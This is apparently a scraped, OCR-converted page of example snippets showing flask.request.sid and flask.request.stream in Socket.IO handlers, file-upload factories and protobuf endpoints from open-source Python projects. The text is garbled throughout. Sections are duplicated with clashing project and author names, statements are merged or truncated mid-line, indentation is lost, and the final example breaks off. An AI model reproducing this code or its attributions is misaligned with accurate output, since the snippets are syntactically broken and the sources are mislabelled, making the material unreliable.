# what the actual category is

category = request.path[1:]

qsize = index.queue_length()

if isinstance(error, http_error.NotFound) and qsize: retry = max(5,
qsize / 5)
```

```
return render_error(  
    category, "Site reindex in progress", 503, exception={  
        'type': 'Service Unavailable',  
        'str': "The site's contents are not fully known; please try again  
        'qsize': qsize  
    },  
    headers={  
        **NO_CACHE,  
        'Retry-After': retry,  
        'Refresh': retry  
    })  
  
if isinstance(error, http_error.Unauthorized): from flask import  
    current_app as app  
  
    force_ssl = config.auth.get('AUTH_FORCE_HTTPS') if force_ssl and  
    request.scheme != 'https': return  
    redirect(utils.secure_link(request.endpoint,  
        **request.view_args,  
        **request.args))  
  
    flask.g.needs_token = True  
  
    if 'token_error' in flask.g:  
  
        flask.flash(flask.g.token_error)
```

```
return app.authl.render_login_form(destination=utils.redir_path()),  
401  
  
if isinstance(error, http_error.HTTPEException): return  
render_error(category, error.name, error.code, exception={  
  
'type': type(error).__name__,  
  
'str': error.description,  
  
'args': error.args  
})  
  
return render_error(category, "Exception occurred", 500, exception={  
  
'type': type(error).__name__,  
  
'str': str(error),  
  
'args': error.args  
})
```

## Python `flask.request.sid()` Examples

The following are code examples for showing how to use `flask.request.sid()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `SpyPartyDraft` Author: LiHummus File: `SpyPartyDraft.py` MIT License 6 vc

```
def spectate_draft(message):
    room_to_join = message['room_id']
    if room_to_join not in room_map:
        print "{} doesn't exist as a room".format(room_to_join)
        emit('spectate_error',
            {
                'message': 'Room {} does not exist'.format(room_to_join)
            })
    return
    room = room_map[room_to_join]
    room.spectator_list.append(request.sid)
    emit('spectate_join_success', {
        'room_id': room_to_join,
        'sid': request.sid
    })
    broadcast_to_spectator(request.sid, room.get_spectator_data())
```

### Example 2

Project: `slurk` Author: cip-research File: `events.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def connect():
    current_user.session_id = request.sid
    log_event('connect', current_user)
    db.session.commit()
    if current_user.rooms.count() == 0:
        current_user.rooms.append(current_user.token.room)
    for room in current_user.rooms:
        join_room(room.name)
        if room not in current_user.current_rooms:
            current_user.current_rooms.append(room)
    socketio.emit('status', {
        'type': 'join',
        'user': {
            'id': current_user.id,
            'name': current_user.name,
        },
        'room': room.name,
        'timestamp': timegm(datetime.now().utctimetuple())
    }, room=room.name)
    log_event("join", current_user, room)
db.session.commit()
```

### Example 3

Project: `vantage` Author: JKML File: `__init__.py` Apache License 2.0 6 vc

Python flask.request.sid() Examples The following are code examples for showing how to use `flask.request.sid()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *SpyPartyDraft* Author: *LtHummus* File: [\*SpyPartyDraft.py\*](#) [MIT License](#)

6 vo

```
def spectate_draft(message):
    room_to_join = message['room_id']
    if room_to_join not in room_map:
        print "{} doesn't exist as a room".format(room_to_join)
        emit('spectate_error',
        {
            'message': 'Room {} does not exist'.format(room_to_join)
        })
    return
    room = room_map[room_to_join]
    room.spectator_list.append(request.sid)
    emit('spectate_join_success', {
        'room_id': room_to_join,
        'sid': request.sid
    })
```

)

broadcast\_to\_spectator(request. sid, room.get\_spectator\_data())

## Example 2

Project: *slurk* Author: *c/p-research* File: [events.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

6 vo

```
def connect():
```

```
    current_user.session_id = request. sid
```

```
    log_event("connect", current_user) db.session.commit()
```

```
    if current_user.rooms.count() == 0:
```

```
        current_user.rooms.append(current_user.token.room) for room in
        current_user.rooms:
```

```
            join_room(room.name)
```

```
            if room not in current_user.current_rooms:
```

```
                current_user.current_rooms.append(room)
```

```
            socketio.emit('status', {
```

```
                'type': 'join',
```

```
                'user': {
```

```
                    'id': current_user.id,
```

```
                    'name': current_user.name,
```

```
                },
```

```
                'room': room.name,
```

```
'timestamp': timegm(datetime.now().utctimetuple())  
}, room=room.name)  
  
log_event("join", current_user, room) db.session.commit()
```

### Example 3

Project: *vantage* Author: *IKNL* File: [init.py](#) Apache License 2.0

6 vo

```
def read_and_forward_pty_output(fd, sid, child): max_read_bytes =  
    1024 * 20  
  
    # fd = session.fd  
  
    timeout_sec = 0.01  
  
    while assert_running_interpreter(child=child):  
        socketio.sleep(timeout_sec)  
  
        (rs, ws, es) = select.select([fd], [], [], timeout_sec) for r in rs:  
  
            output = os.read(r, max_read_bytes).decode() socketio.emit(  
                "pty-output",  
                {"output": output},  
                namespace="/pty",  
                room=sid,  
            )
```

### Example 4

Project: *flask-real-time-map* Author: *hedderich* File: [\*views.py\*](#) [MIT License](#)

6 vo

```
def send_initial_data():
```

```
"""
```

When a new client connects, send the latest valid waypoint of every vehicle that showed up in the last 10 minutes back to this client.

```
"""
```

```
since = datetime.utcnow() - timedelta(minutes=10) entries =  
models.VehicleLocationLog.get_latest_entries(since) for entry in  
entries:
```

```
    socketio.emit('update_location',  
    {'vehicle_id': entry.vehicle.vehicle_uuid,  
     'lat': entry.lat,  
     'lng': entry.lng},  
    namespace='/vehicles',  
    room=request.sid)
```

## Example 5

Project: *full-stack-flask-smorest* Author: *ssfdust* File: [\*decorators.py\*](#) [Apache License 2.0](#)

6 vo

```
def auth_socket(func):
```

"""

验证socketio的连接是否合法

通过md5加密的连接来连接

"""

@wraps(func)

```
def decorated_function(*args, **kwargs): user_id =  
    request.args.get("user_id", None) if user_id is None:  
  
    disconnect( sid=request.sid )  
  
else:  
  
    session = SessionManager(user_id)  
  
    status = session.check_session()  
  
    if not status:  
  
        disconnect(request.sid) return func(*args, **kwargs)  
  
    return decorated_function
```

## Example 6

Project: *generals.io\_copy* Author: *mcfx0* File: [server.py](#) [BSD 3-Clause "New" or "Revised" License](#)

6 vo

```
def on_change_game_conf(data):  
  
    tmp={} 
```

```

tmp['width_ratio']=chkfloat(data['width_ratio'],0,1)
tmp['height_ratio']=chkfloat(data['height_ratio'],0,1)
tmp['city_ratio']=chkfloat(data['city_ratio'],0,1)
tmp['mountain_ratio']=chkfloat(data['mountain_ratio'],0,1)
tmp['swamp_ratio']=chkfloat(data['swamp_ratio'],0,1)
tmp['speed']=chkfloat(data['speed'],0.25,16)
tmp['custom_map']=unicode(data['custom_map']) if
gr_id.has_key(request.sid) and len(tmp['custom_map'])>=0 and
len(tmp['

gid=gr_id[request.sid]

ioroom=getval(gid)

mess_q=[]

if gr_players[gid][0][0]==request.sid:

for i in tmp:

if tmp[i]!=gr_conf[gid][i]:

mess_q.append(i)

gr_conf[gid]=tmp

emit('room_update',gen_game_conf(gid),room='game_'+ioroom) for i
in mess_q:

send_system_message(ioroom,gr_players[gid][0][1]+' changed
Example 7
```

Project: *dino* Author: *thenetcircle* File: [api.py](#) [Apache License 2.0](#)

5 vo

def on\_disconnect() -> (int, None):

"""

when a client disconnects or the server no longer gets a ping response from th

```
:return json if ok, {'status_code': 200}
```

```
""""
```

```
user_id = str(environ.env.session.get(SessionKeys.user_id.value))  
try:
```

```
    sid = request.sid
```

```
except Exception as e:
```

```
    logger.error('could not get sid from request: {}'.format(str(e)))  
    logger.exception(traceback.format_exc())  
    environ.env.capture_exception(sys.exc_info()) sid = "
```

```
data = {
```

```
    'verb': 'disconnect',
```

```
    'actor': {
```

```
        'id': user_id,
```

```
        'content': sid
```

```
    }
```

```
}
```

```
if not environ.env.config.get(ConfigKeys.TESTING):
```

```
# only used for single-session restrictions if  
environ.env.connected_user_ids.get(user_id) == sid:
```

```
del environ.env.connected_user_ids[user_id]
```

```
activity = as_parser(data)

environ.env.observer.emit('on_disconnect', (data, activity)) return
ECodes.OK, None
```

## Example 8

Project: *dashboard* Author: *pujansrt* File: [app.py](#) MIT License

5 vo

```
def test_disconnect():
```

print('Client disconnected', request.sid) **Example 9**

Project: *dashboard* Author: *pujansrt* File: [app\\_namespace.py](#) MIT License

5 vo

```
def on_disconnect(self):
```

print('Client disconnected', request.sid) **Example 10**

[Project: blockexplorer](#) Author: *GenesisKernel* File: [socketio\\_namespace.py](#) GNU General Public

5 vo

[License v2.0](#)

```
def on_disconnect(self):
```

print('Client disconnected', request.sid) **Example 11**

[Project: blockexplorer](#) Author: *GenesisKernel* File: [socketio.py](#) GNU General Public License v2.0

5 vo

```
def on_disconnect(self):
```

```
    print('Client disconnected', request.sid) Example 12
```

Project: *xp-game* Author: *codeselfstudy* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def handle_connect():
```

```
    # Authentication can go here
```

```
log.game_event(f'client_connected: {request.sid}') Example 13
```

Project: *xp-game* Author: *codeselfstudy* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def handle_disconnect():
```

```
log.game_event(f'client_disconnected: {request.sid}')
```

```
ticker.enqueue_client_message({'kind': 'Despawn'}, request.sid)
```

**Example 14**

Project: *xp-game* Author: *codeselfstudy* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def handle_event(event_dict):
```

""""

Events are of the format { kind: str, data: {...}}

""""

```
global client_names

event = from_dict(event_dict, ClientEvent) if event and event.kind == ClientEvent.LOGIN_EVENT_KIND:

# TODO-- get from_dict to parse recursively client_names[request.sid] = event.detail['character_name']

ticker.enqueue_client_message({'kind': 'Spawn'}, request.sid)
```

### Example 15

Project: *xp-game* Author: *codeselfstudy* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def handle_action(action):
```

```
log.game_event(f'action: {action} by {request.sid}')
```

```
ticker.enqueue_client_message(action, request.sid) Example 16
```

Project: *xp-game* Author: *codeselfstudy* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def handle_chat(incoming):
```

```
"""Respond to `chat` message from the frontend.
```

```
incoming is `{'body': 'the message content'}`.
```

```
"""
```

```
trimmed_message = incoming['body'].strip() if trimmed_message:
```

```
outgoing = {
```

```
'id': client_names.get(request.sid),
```

```
'body': sanitize(trimmed_message),  
}  
  
log.game_event(f'chat_message: {outgoing}') socketio.emit('chat',  
outgoing)
```

### Example 17

Project: *JumpAwake* Author: *nickwu241* File: [app.py](#) [MIT License](#)

5 vo

```
def join(user):  
  
    print("[WS] {} connected via join".format(request.sid))  
    clients[request.sid] = {  
  
        'user': user,  
  
        'data': models.User(user).data  
  
    }  
  
    if len(clients) >= 2:  
  
        __emit_jumps()
```

### Example 18

Project: *JumpAwake* Author: *nickwu241* File: [app.py](#) [MIT License](#)

5 vo

```
def leave(data):  
  
    print("[WS] {} disconnected via leave".format(request.sid))  
    clients.pop(request.sid, None)
```

## Example 19

Project: *JumpAwake* Author: *nickwu241* File: [app.py](#) MIT License

5 vo

```
def connect():
```

```
    print("[WS] {} connected".format(request.sid))
```

## Example 20

Project: *JumpAwake* Author: *nickwu241* File: [app.py](#) MIT License

5 vo

```
def disconnect():
```

```
    print("[WS] {} disconnected".format(request.sid))
```

```
    clients.pop(request.sid, None)
```

```
# Backend Routing
```

## Example 21

Project: *SpyPartyDraft* Author: *LtHummus* File: [SpyPartyDraft.py](#) MIT License

5 vo

```
def test_disconnect():
```

```
    print('Client disconnected', request.sid)
```

## Example 22

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause "Simplified" License

5 vo

```
def register_module(self, path, sid):
```

```
"Register a module with a specified path"

if sid in self._run_number_for_sid:
    self._run_number_for_sid[ sid] = 0

return

print('Register module:', path, ' sid:', sid) self._run_number_for_sid[
sid] = 0

if path in self._sids_for_path:
    sids = self._sids_for_path[path]
    sids.add( sid)

else:
    self._sids_for_path[path] = set([ sid])
```

### Example 23

Project: *progressivis* Author: *jdfekete* File: [app.py](#) [BSD 2-Clause "Simplified" License](#)

5 vo

```
def unregister_module(self, sid):
    "Unregister a specified path"

    if sid in self._run_number_for_sid:
        del self._run_number_for_sid[ sid]

        for sids in self._sids_for_path.values():
            if sid in sids:
                sids.remove( sid)
```

```
return
```

## Example 24

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
["Simplified" License](#)

```
5 vo
```

```
def sids_for_path(self, path):  
    "Get the sid list from a path"  
    return self._sids_for_path.get(path, set())
```

## Example 25

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
["Simplified" License](#)

```
5 vo
```

```
def sid_run_number(self, sid):  
    "Return the last run_number sent for the specified sid"  
    return self._run_number_for_sid.get( sid, 0) Example 26
```

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
["Simplified" License](#)

```
5 vo
```

```
def _prevent_tick(self, sid, run_number, ack): if ack:  
    self._run_number_for_sid[ sid] = run_number else:  
        logging.debug('Ack not well received')
```

```
print('Preventing ticks for', sid)
```

## Example 27

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
"Simplified" License

5 vo

```
def emit_tick(self, path, run_number, payload=None):  
    "Emit a tick unless it has not been acknowledged"  
  
    sids = self.sids_for_path(path)  
  
    for sid in sids:  
  
        if self._run_number_for_sid[sid] == 0:  
  
            #print('Emiting tick for', sid, 'in path', path) json_ = {'run_number':  
            run_number}  
  
            if payload is not None: json_['payload'] = payload socketio.emit('tick',  
            json_, room= sid,  
  
            callback=partial(self._prevent_tick, sid, run_number)  
  
        #else:  
  
            # #print('No tick for', sid, 'in path', path) time.sleep(0) # yield thread
```

## Example 28

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
"Simplified" License

5 vo

```
def _on_connect():
```

```
print('socketio connect ', request.sid) Example 29
```

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
"Simplified" License

5 vo

```
def _on_disconnect():
```

```
progressivis_bp.unregister_module(request.sid) print('socketio disconnect ', request.sid) Example 30
```

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
"Simplified" License

5 vo

```
def _on_scheduler(short=False): scheduler = progressivis_bp.scheduler
```

```
#print('socketio scheduler called')
```

```
progressivis_bp.register_module('scheduler', request.sid)
```

```
#print(progressivis_bp._sids_for_path)
```

```
assert request.sid in progressivis_bp.sids_for_path('scheduler')  
return scheduler.to_json(short)
```

### **Example 31**

Project: *progressivis* Author: *jdfekete* File: [app.py](#) BSD 2-Clause  
"Simplified" License

5 vo

```
def _on_module_get(path):
```

```
module = path_to_module(path)
```

```
if module is None:  
  
    return {'status': 'failed',  
  
            'reason': 'unknown module %s'%path}  
  
progressivis_bp.register_module(module.name, request.sid)  
module.set_end_run(progressivis_bp.tick_module) # setting it  
multiple time is  
  
#print('on_module_get', path)  
  
return module.to_json()
```

### Example 32

Project: *java-play2* Author: *johncf* File: [server.py](#) [MIT License](#)

5 vo

```
def __init__(self, socketio, sid):  
  
    self._sock = socketio  
  
    self._sid = sid  
  
    self._emit('started', {})
```

### Example 33

Project: *java-play2* Author: *johncf* File: [server.py](#) [MIT License](#)

5 vo

```
def map_kill( sid):  
  
    if sid in sid_program_map:  
  
        sid_program_map[ sid].kill()
```

```
del sid_program_map[ sid]
```

### Example 34

Project: *java-play2* Author: *johncf* File: [server.py](#) [MIT License](#)

```
5 vo
```

```
def compile(msg):  
    sid = request.sid  
  
    print("compile:", sid)  
  
    prog_dir = os.path.join(settings.sessions_dir, sid) reset_dir(prog_dir)  
  
    prog = compiler.Program(msg, prog_dir, Callbacks(socketio, sid))  
    prog.spawn_bg()  
  
    map_kill( sid)  
  
    sid_program_map[ sid] = prog
```

### Example 35

Project: *java-play2* Author: *johncf* File: [server.py](#) [MIT License](#)

```
5 vo
```

```
def kill(msg):  
    sid = request.sid  
  
    print("kill:", sid)  
  
    map_kill( sid)
```

### Example 36

Project: *java-play2* Author: *johncf* File: [server.py](#) [MIT License](#)

5 vo

```
def stdin(data):  
    sid = request.sid  
    print("stdin:", sid)  
    if sid in sid_program_map:  
        sid_program_map[ sid ].stdin(data.encode('utf-8'))
```

**Example 37**

Project: *java-play2* Author: *johncf* File: [server.py](#) MIT License

5 vo

```
def disconnect():  
    sid = request.sid  
    print("disconnected:", sid)  
    map_kill( sid )
```

### **Example 38**

Project: *visualizer* Author: *nextgenevoting* File: [\\_\\_init\\_\\_.py](#) GNU Affero General Public License v3.0

5 vo

```
def on_join(data):  
    from app.api.syncService import SyncType, fullSync  
    electionID = data['election']  
  
    for room in rooms():  
        if room != request.sid:
```

```
leave_room(room)
```

```
join_room(electionID)
```

```
from app.api.syncService import emitToClient, SyncType  
fullSync(electionID, SyncType.SENDER_ONLY)  
emitToClient('joinAck', electionID, SyncType.SENDER_ONLY)
```

### Example 39

[Project: visualizer](#) Author: [nextgenevoting](#) File: [syncService.py](#) [GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def emitToClient(messageName, payload, syncType, room = None):  
    if syncType == SyncType.ROOM:  
  
        socketio.emit(messageName, payload, room=room) elif syncType ==  
        SyncType.BROADCAST:  
  
        socketio.emit(messageName, payload, broadcast=True) else:  
  
        socketio.emit(messageName, payload, room=request.sid)  
  
# LISTENERS
```

### Example 40

[Project: PlayChess](#) Author: [neverwannafly](#) File: [routes.py](#) [MIT License](#)

5 vo

```
def handle_connection(message):
```

```
    USER_DICT['current_user_' + session['username']].sessionid =  
    request.sid emit('user_connect', "Hello!") Example 41
```

Project: *hacks* Author: *misakar* File: [events.py](#) MIT License

5 vo

```
def handle_connected():
```

```
    """
```

connect: 连接事件

```
    """
```

```
    sockets.append(request.sid)
```

## Example 42

Project: *hacks* Author: *misakar* File: [events.py](#) MIT License

5 vo

```
def handle_disconnected():
```

```
    """
```

disconnect: 连接断开事件

```
    """
```

```
    sockets.remove(request.sid)
```

## Example 43

Project: *hacks* Author: *misakar* File: [events.py](#) MIT License

5 vo

```
def handle_connected():
```

```
# clients.append(request.namespace)
```

```
    sockets.append(request.sid)
```

## Example 44

Project: *hacks* Author: *misakar* File: [events.py](#) MIT License

5 vo

```
def handle_disconnected():
    # clients.remove(request.namespace)
    sockets.remove(request.sid)
```

## Example 45

Project: *slurk* Author: *clp-research* File: [events.py](#) BSD 3-Clause  
"New" or "Revised" License

5 vo

```
def ready():
    for room in current_user.current_rooms:
        socketio.emit("joined_room", dict(user=current_user.id,
                                           room=room.name), r
```

## Example 46

Project: *vantage* Author: *IKNL* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def start_interpreter():
    # create child process attached to a pty we can read from and write
    to if TERMINAL_AVAILABLE:
        env = app.config['environment']
```

```
cmd = ['ipython', '-m', 'pytaskmanager.server.shell', '-i', '--', env]

log.debug("opening pty")

master_fd, slave_fd = pty.openpty()

log.debug("starting process")

child = subprocess.Popen(
    cmd,
    stdin=slave_fd,
    stdout=slave_fd,
    stderr=slave_fd
)

log.debug("adding process details to session") session.child = child
session.fd = master_fd
session.master_fd = master_fd
session.slave_fd = slave_fd

log.debug("setting window size") set_winsize(master_fd, 50, 50)

log.debug("starting background task")
socketio.start_background_task(
    read_and_forward_pty_output,
    fd=master_fd,
    sid=request.sid,
    child=child,
```

```
)
```

```
log.debug("ipython terminal backend started") else:
```

```
log.debug("ipython terminal not available") Example 47
```

Project: *vantage* Author: *IKNL* File: [init.py](#) Apache License 2.0

```
5 vo
```

```
def disconnect_pty():
```

```
    print(f'Client {request.sid} disconnected')
```

```
# app.config['socket_connections'].remove(request.sid)
```

```
# session["child"].kill()
```

```
try:
```

```
    session.child.kill()
```

```
except Exception as e:
```

```
    log.error("Could not kill interpreter backend!?") log.exception(e)
```

### **Example 48**

Project: *MyIoT* Author: *xswxm* File: [app.py](#) GNU General Public License v3.0

```
5 vo
```

```
def addDevice(message):
```

```
try:
```

```
    global devices
```

```
    deviceClassName = message['classname']
```

```
deviceTitle = message['title']

devicePort = None

deviceCategory = (message.has_key('category')) and
message['category'] or

# if port is larger than 5000, then it is an remote device,
# we should create an room based on its sid

# if port is allready used, then update the device and make it
accessable if message.has_key('port'):

devicePort = message['port']

for i in range(len(devices)):

if 'port' in dir(devices[i]):

if devicePort > 5000:

join_room(request.sid)

if devices[i].port == devicePort:

# update device

deviceID = devices[i].id

devices[i] = Device.updateDevice(deviceID, deviceClassName
emit('remove', {'id':deviceID}, broadcast = True) emit('add',
devices[i].description(), broadcast = True) return

# add device as usual

deviceID = devices[len(devices) - 1].id + 1

message['id'] = deviceID
```

```
device = Device.addDevice(deviceID, deviceClassName, deviceTitle,  
devicePo devices.append(device)  
  
emit('add', device.description(), broadcast = True) except Exception  
as e:  
  
logging.debug(e)
```

### # Remove a device and notify all clients **Example 49**

Project: *MyIoT* Author: *xswxm* File: [\*app.py\*](#) [GNU General Public License v3.0](#)

```
5 vo  
  
def connect():  
  
global tokens  
  
if (request.args.get('token', "") not in tokens): disconnect()  
  
return  
  
global thread  
  
if thread is None:  
  
thread = socketio.start_background_task(target=background_thread)  
  
# session['thread'] =  
socketio.start_background_task(background_thread, sessio  
  
# emit('response', {'data': 'Connected'}) print('Client connected: ',  
request.sid)  
  
# Disconnect the client and remove device if it has one  
  
# Current: no accessable funtion
```

## Example 50

Project: *MyIoT* Author: *xswxm* File: [\*app.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def test_disconnect():

    # here we have to use the sid to locate the the disconnected device

    # and if it exists, remove its room and set it as unaceessable try:

    close_room(request.sid)

    except Exception as e:

        logging.debug(e)

    # Remove token if exist

    global tokens

    token = request.args.get('token', "")

    if token in tokens:

        tokens.remove(token) logging.debug("Token removed:" + token)

    # disconnect()

    print('Client disconnected: ', request.sid)

    # @app.route('/')

    # def index():

    #     return render_template('index.html',
    #         async_mode=socketio.async_mode)
```

```
# @socketio.on('request', namespace = mynamespace)

# def broadcast_message(message):

# message = {'data': {'message': 'I am the message'}}

# emit('response',

# {'data': message['data']['message']}),

# broadcast=True)
```

## Python `flask.request.stream()` Examples

The following are code examples for showing how to use `flask.request.stream()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `zimfl-offline` Author: `zoffine` File: `zimfl_offline.py` GNU General Public License v3.0 6 vc

```
def api_profiles_activities(player_id):
    if request.method == 'POST':
        if not request.stream:
            return '', 400
        activity = activity_pb2.Activity()
        activity.ParseFromString(request.stream.read())
        activity.id = get_id('activity')
        insert_protobuf_into_db('activity', activity)
        return {'id': str(activity.id)}, 200

    # request.method == 'GET'
    activities = activity_pb2.Activities()
    cur = g.db.cursor()
    cur.execute("SELECT * FROM activity WHERE player_id = ?", (str(player_id),))
    for row in cur.fetchall():
        activity = activities.activities.add()
        row_to_protobuf(row, activity, exclude_fields=['fit'])

    return activities.SerializeToString(), 200

# with 64 bit ids zwift can pass negative numbers due to overflow, which the flask
# converter does not handle so it's a string argument
```

### Example 2

Project: `inventree-flas-rest` Author: `inventreesoftware` File: `views.py` MIT License 6 vc

```
def ngfileupload_uploadfactory(content_length=None, content_type=None,
                                uploaded_file=None):
    """Get default put factory.

    If Content-Type is '''multipart/form-data''' then the stream is aborted.

    :param content_length: The content length. (Default: ``None``)
    :param content_type: The HTTP Content-Type. (Default: ``None``)
    :param uploaded_file: The upload request. (Default: ``None``)
    :param file_tags_header: The file tags. (Default: ``None``)
    :returns: A tuple containing stream, content length, and empty header.
    """
    if not content_type.startswith('multipart/form-data'):
        abort(422)

    return uploaded_file.stream, content_length, None, parse_header_tags()

#
# Object retrieval
#
```

Python flask.request.stream() Examples The following are code examples for showing how to use `flask.request.stream()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `swift-offline` Author: `zoffline` File: [`swift\_offline.py`](#) [GNU General Public License v3.0](#)

6 vo

```
def api_profiles_activities(player_id):
    if request.method == 'POST':
        if not request.stream:
            return "", 400
        activity = activity_pb2.Activity()
        activity.ParseFromString(request.stream.read())
        activity.id = get_id('activity')
        insert_protobuf_into_db('activity', activity)
        return '{"id": %d}' % activity.id, 200
    # request.method == 'GET'
    activities = activity_pb2.Activities()
    cur = g.db.cursor()
    cur.execute("SELECT * FROM activity WHERE player_id = ?",
               (str(player_id),))
    for row in cur.fetchall():
        activity = activities.activities.add()
```

```
row_to_protobuf(row, activity, exclude_fields=['fit']) return
activities.SerializeToString(), 200

# With 64 bit ids Swift can pass negative numbers due to overflow,
which the flask

# converter does not handle so it's a string argument Example 2
```

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

6 vo

```
def ngfileupload_uploadfactory(content_length=None,
content_type=None, uploaded_file=None):

    """Get default put factory.

    If Content-Type is ``'multipart/form-data'`` then the stream is aborted.

    :param content_length: The content length. (Default: ``None``)

    :param content_type: The HTTP Content-Type. (Default: ``None``)

    :param uploaded_file: The upload request. (Default: ``None``)

    :param file_tags_header: The file tags. (Default: ``None``)

    :returns: A tuple containing stream, content length, and empty
    header.

    """

    if not content_type.startswith('multipart/form-data'): abort(422)

    return uploaded_file.stream, content_length, None,
parse_header_tags()

#
```

```
# Object retrieval
```

```
#
```

### Example 3

Project: *nametableswapper* Author: *graphicore* File: [main.py](#) Apache License 2.0

```
6 vo
```

```
def changenames():
```

```
    result = BytesIO()
```

```
    zipf = zipfile.ZipFile(result, "w") i=0
```

```
    for desc, font in _unpack(request. stream): i += 1
```

```
        print('#',i,'got oldname', font['name'].getDebugName(6))  
        changefont(desc, font)
```

```
        filename = desc['filename']
```

```
        print('changed', filename)
```

```
        # write the font file to the zip
```

```
        fontIO = BytesIO()
```

```
        font.save(fontIO)
```

```
        fontData = fontIO.getvalue()
```

```
        zipf.writestr(filename, fontData)
```

```
        zipf.close()
```

```
        data = result.getvalue()
```

```
response = make_response(data)
response.headers['Content-Type'] = 'application/octet-stream'
response.headers['Content-Disposition'] = 'attachment;
filename=fonds-with-cha return response
```

## Example 4

Project: *wechat\_automated\_jump\_game* Author: *microdog* File: [server.py](#) Apache License 2.0

```
6 vo

def handler():

try:

press_time = solver.solve_from_stream(request.stream) except
SolverInputException as e:

abort(400, e.message)

return

if press_time is None:

abort(400, 'jump target not found in image') try:

jitter = request.args.get('jitter', None, float) except ValueError:

abort(400, 'invalid jitter value')

return

if jitter is not None:

app.logger.debug('Applying jitter: %s', jitter) press_time = int(
```

```
float(press_time) * random.uniform(1 - jitter, 1 + jitter))
app.logger.debug('Actual press time: %s', press_time)
return str(press_time)
```

## Example 5

Project: *swift-offline* Author: *zoffline* File: [swift\\_offline.py GNU General Public License v3.0](#)

5 vo

```
def api_profiles_id(player_id): if not request.stream:
```

```
    return "", 400
```

```
    with open('%s/profile.bin' % STORAGE_DIR, 'wb') as f:
        f.write(request.stream.read())
```

```
    return "", 204
```

## Example 6

Project: *swift-offline* Author: *zoffline* File: [swift\\_offline.py GNU General Public License v3.0](#)

5 vo

```
def api_profiles_goals(player_id):
```

```
    if request.method == 'POST':
```

```
        if not request.stream:
```

```
            return "", 400
```

```
        goal = goal_pb2.Goal()
```

```
        goal.ParseFromString(request.stream.read())
        goal.id = get_id('goal')
```

```
now = datetime.datetime.now()

goal.created_on = unix_time_millis(now)

set_goal_end_date(goal, now)

fill_in_goal_progress(goal, player_id)

insert_protobuf_into_db('goal', goal)

return goal.SerializeToString(), 200

# request.method == 'GET'

goals = goal_pb2.Goals()

cur = g.db.cursor()

cur.execute("SELECT * FROM goal WHERE player_id = ?",
(str(player_id),)) rows = cur.fetchall()

for row in rows:

    goal = goals.goals.add()

    row_to_protobuf(row, goal)

    end_dt = datetime.datetime.fromtimestamp(goal.period_end_date /
1000) now = datetime.datetime.now()

    if end_dt < now:

        set_goal_end_date(goal, now)

        update_protobuf_in_db('goal', goal, goal.id)
        fill_in_goal_progress(goal, player_id)

return goals.SerializeToString(), 200
```

## Example 7

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def default_partfactory(part_number=None, content_length=None,  
content_type=None, content_md5=None):
```

"""Get default part factory.

:param part\_number: The part number. (Default: ``Nonè``)

:param content\_length: The content length. (Default: ``Nonè``)

:param content\_type: The HTTP Content-Type. (Default: ``Nonè``)

:param content\_md5: The content MD5. (Default: ``Nonè``)

:returns: The content length, the part number, the stream, the content type, MD5 of the content.

"""

```
return content_length, part_number, request.stream, content_type, \  
content_md5, None
```

## Example 8

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def stream_uploadfactory(content_md5=None,  
content_length=None, content_type=None):
```

"""Get default put factory.

If Content-Type is ``'multipart/form-data'`` then the stream is aborted.

:param content\_md5: The content MD5. (Default: ``Nonè``)

:param content\_length: The content length. (Default: ``Nonè``)

:param content\_type: The HTTP Content-Type. (Default: ``Nonè``)

:returns: The stream, content length, MD5 of the content.

"""

```
if content_type.startswith('multipart/form-data'): abort(422)
```

```
return request.stream, content_length, content_md5,  
parse_header_tags()
```

**Example 9**  
Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def ngfileupload_partfactory(part_number=None,  
content_length=None, uploaded_file=None):
```

"""Part factory for ng-file-upload.

:param part\_number: The part number. (Default: ``Nonè``)

:param content\_length: The content length. (Default: ``Nonè``)

:param uploaded\_file: The upload request. (Default: ``Nonè``)

:returns: The content length, part number, stream, HTTP Content-Type header.

"""

```
return content_length, part_number, uploaded_file.stream, \
uploaded_file.headers.get('Content-Type'), None, None
```

**Example 10**

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def ensure_input_stream_is_not_exhausted(f):
    """Make sure that the input stream has not been read already."""
    @wraps(f)
    def decorate(*args, **kwargs):
        if request.content_length and request.stream.is_exhausted: raise
        ExhaustedStreamError()
        return f(*args, **kwargs)
    return decorate
#
# Permission checking
```

## **Example 11**

Project: *invenio-files-rest* Author: *inveniosoftware* File: [views.py](#) [MIT License](#)

5 vo

```
def multipart_uploadpart(self, multipart):
    """Upload a part.
```

```
:param multipart: A
:class:invenio_files_rest.models.MultipartObjectinstance.

:returns: A Flask response.

"""

content_length, part_number, stream, content_type, content_md5,
tags =\ current_files_rest.multipart_partfactory() if content_length:

    ck = multipart.last_part_size if \
